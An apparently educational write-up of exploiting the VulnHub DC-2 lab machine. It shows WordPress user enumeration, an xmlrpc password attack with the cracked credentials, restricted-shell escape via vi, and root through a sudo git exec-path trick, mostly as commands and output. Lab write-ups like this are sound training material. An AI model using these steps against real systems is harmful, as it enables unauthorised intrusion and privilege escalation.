DC-2 Vulnerable Machine Exploitation

End to End Penetration Testing Lab (VulnHub)

Author: Hasne Sennour

Platform: VulnHub – DC 2

Purpose: Educational / Portfolio Demonstration

Scope & Disclaimer

This project documents the exploitation of the intentionally vulnerable machine

DC-2, downloaded from VulnHub.

- The machine was exploited in a ***controlled lab environment***

- The target is ***designed for learning purposes***

- No real-world systems were targeted

- This write-up is for ***educational and portfolio purposes only***

Lab Environment

- Attacker Machine: Kali Linux

- Target Machine: DC-2 (VulnHub): http://www.five86.com/downloads/DC-2.zip

- Network Mode: Host-only / NAT

Methodology

The engagement followed a standard penetration testing methodology:


1. Enumeration
2. Service & Web Analysis
3. Credential Attacks
4. Initial Access
5. Privilege Escalation
6. Proof of Compromise

1-Enumeration Phase

Network Discovery

* ip a
* netdiscover

Using non standard ports may reduce noise but does not replace proper authentication controls.





2-Port Scanning

Findings:

* **Port 80 – HTTP**
* **Port 7744 – SSH (non-standard)**

Non-standard SSH ports are often used to hide services, but they still require strong credentials







3. Web Enumeration

- **Website Analysis:** The web service on port 80 was analyzed.

Findings:

1. **WordPress site**
2. **Hints about usernames in blog posts**


DC-2 – Just another WordPr
dc-2
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DC-2
Just another WordPress site



People
Our Products
Flag
Flag 1:
Your usual wordlists probably won't work, so instead, maybe you just need to be cewl.
More passwords is always better, but sometimes you just can't win them all.
Log in as one to see the next flag.
If you can't find it, log in as another.

```
rockyou.txt

┌──(hasna㉿kali)-[~/tmp2]
└─$ cewl -w rockyou.txt http://dc-2/
```

```
┌──(hasna㉿kali)-[~/tmp2]
└─$ ls
rockyou.txt
```

```
sit
amet
nec
quis
vel
orci
site
non
sed
vitae
luctus
sem
Sed
leo
ante
content
nisi
Donec
turpis
Aenean
wrap
tincidunt
finibus
dictum
egestas
volutpat
justo
odio
eget
Vestibulum
ipsum
neque
erat
vestibulum
interdum
quam
sodales
nulla
suscipit
arcu
urna
dui
faucibus
sapien
blandit
nibh
tellus
auctor
nisl
sagittis
Suspendisse
laoreet
```




4-WordPress Enumeration

Discovered users:

1. admin
2. jerry
3. tom

Exposed usernames significantly reduce the effort required for brute-force attacks.



```
[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] jerry
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] tom
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detecti
 | Confirmed By: Login Error Messages (Aggressive Detection)
```


5- Password Cracking


Valid credentials found:

1. **tom : parturient**
2. **jerry: adipiscing**

These weak passwords allowed direct access to system services.


```
[+] Performing password attack on Xmlrpc against 3 user/s
[SUCCESS] - jerry / adipiscing
[SUCCESS] - tom / parturient
Trying admin / log Time: 00:00:59 <=========================
```



Username or Email Address
jerry
Password
Remember Me
Log In


Edit Page
Add New
Flag 2
Permalink: http://dc-2/index.php/flag-2/
Edit
Add Media
Paragraph
Flag 2:
If you can't exploit WordPress and take a shortcut, there is another way.
Hope you found another entry point.


6-Initial Access – SSH

* SSH Access
* SSH service running on port 7744
* Successful login obtained as user tom
* This provided an initial foothold on the target system.






7-Privilege Escalation



Restricted Shell Bypass



```
om@DC-2:~$ ls -la
otal 56
rwxr-x—— 3 tom  tom   4096 Jan 28 15:37 .
rwxr-xr-x 4 root root  4096 Mar 21  2019 ..
rwxr-x—— 1 tom  tom    351 Jan 28 15:16 .bash_history
rwxr-x—— 1 tom  tom     30 Mar 21  2019 .bash_login
rwxr-x—— 1 tom  tom     30 Mar 21  2019 .bash_logout
rwxr-x—— 1 tom  tom     30 Mar 21  2019 .bash_profile
rwxr-x—— 1 tom  tom     30 Mar 21  2019 .bashrc
rwxr-x—— 1 tom  tom     95 Mar 21  2019 flag3.txt
rw———— 1 tom  tom     35 Jan 28 14:53 .lesshst
rwxr-x—— 1 tom  tom     30 Mar 21  2019 .profile
rw———— 1 tom  tom  12288 Jan 28 15:16 .swp
rwxr-x—— 3 tom  tom   4096 Mar 21  2019 usr
```

```
tom@DC-2:~$ cat flag3.xt
-rbash: cat: command not found
tom@DC-2:~$
```

```
tom@DC-2:~$ echo $PATH
/home/tom/usr/bin
tom@DC-2:~$
```

Escaped the restricted shell using vi

This allowed execution of unrestricted system commands.

```
tom@DC-2:~$ vi
tom@DC-2:~$ wich vi
-rbash: wich: command not found
tom@DC-2:~$ ls
flag3.txt  usr
tom@DC-2:~$ vi
```

```
$ echo $PATH
/home/tom/usr/bin
$ export PATH="/bin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:$PATH
$ echo $PATH
♦/bin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:♦/home/tom/usr/bin
```

```
$ cat flag3.txt
Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
$
```

```
$ ls /home
jerry  tom
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbi
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/va
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/n
systemd-timesync:x:100:103:systemd Time Synchronizat
systemd-network:x:101:104:systemd Network Management
systemd-resolve:x:102:105:systemd Resolver,,,:/run/s
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/ru
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
sshd:x:107:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:108:114:MySQL Server,,,:/nonexistent:/bin/fa
tom:x:1001:1001:Tom Cat,,,:/home/tom:/bin/rbash
jerry:x:1002:1002:Jerry Mouse,,,:/home/jerry:/bin/ba
```

```
$ su jerry
Password:
jerry@DC-2:/home/tom$ cd ~
jerry@DC-2:~$ ls
flag4.txt
jerry@DC-2:~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
jerry@DC-2:~$ cat flag4.txt
Good to see that you've made it this far - but you're not

You still need to get the final flag (the only flag that

No hints here - you're on your own now.  :-)

Go on - git outta here!!!!

jerry@DC-2:~$
```

```
jerry@DC-2:~$ /bin/cat flag4.txt
Good to see that you've made it this far - but you'r

You still need to get the final flag (the only flag

No hints here - you're on your own now.  :-)

Go on - git outta here!!!!

jerry@DC-2:~$
```

8-Sudo Misconfiguration:

Further enumeration revealed misconfigured sudo permissions.

Exploitation Method:

* **Abused allowed binaries using GTFOBins (git)**
* **This resulted in full root privileges.**

```
jerry@DC-2:~$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass, secure_path=/usr/lo

User jerry may run the following commands on DC-
    (root) NOPASSWD: /usr/bin/git
jerry@DC-2:~$
```

```
jerry@DC-2:~$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass, secure_path=/usr/lo

User jerry may run the following commands on DC-
    (root) NOPASSWD: /usr/bin/git
jerry@DC-2:~$ TF=$(mktemp -d)
jerry@DC-2:~$ ln -s /bin/sh "$TF/git-x"
jerry@DC-2:~$ sudo git "--exex-path=$TF" X
Unknown option: --exex-path=/tmp/tmp.xZB1Swk5zU
usage: git [--version] [--help] [-C <path>] [-c 
           [--exec-path[=<path>]] [--html-path]
           [-p|--paginate|--no-pager] [--no-repl
           [--git-dir=<path>] [--work-tree=<path
           <command> [<args>]
jerry@DC-2:~$ sudo git "--exec-path=$TF" X
git: 'X' is not a git command. See 'git --help'.

Did you mean this?
        x
jerry@DC-2:~$ sudo git "--exec-path=$TF" x
# whoami
root
#
```

8. Flags & Proof

All required flags were successfully captured, confirming complete system compromise.

```
jerry@DC-2:~$ sudo git "--exec-path=$TF" x
# whoami
root
# ls
flag4.txt
# cd /root
# ls
final-flag.txt
# cat final-flag.txt
 __    __     _ _       _                    _
/ / /\ \ \___| | |   __| | ___  _ __   ___  / \
\ \/  \/ / _ \ | |  / _` |/ _ \| '_ \ / _ \/  /
 \  /\  /  __/ | | | (_| | (_) | | | |  __/\_/
  \/  \/ \___|_|_|  \__,_|\___/|_| |_|\___\/


Congratulatons!!!

A special thanks to all those who sent me tweets
and provided me with feedback - it's all greatly
appreciated.

If you enjoyed this CTF, send me a tweet via @DCAU7.
```

Vulnerabilities Identified

1. Username disclosure via WordPress
2. Weak passwords
3. SSH exposed on non-standard port
4. Restricted shell misconfiguration
5. Sudo misconfiguration (GTFOBins – git)

Skills Demonstrated

- Network enumeration (Nmap, Netdiscover)
- Web application testing (WordPress)
- Credential attacks
- Linux privilege escalation
- GTFOBins exploitation
- Ethical hacking methodology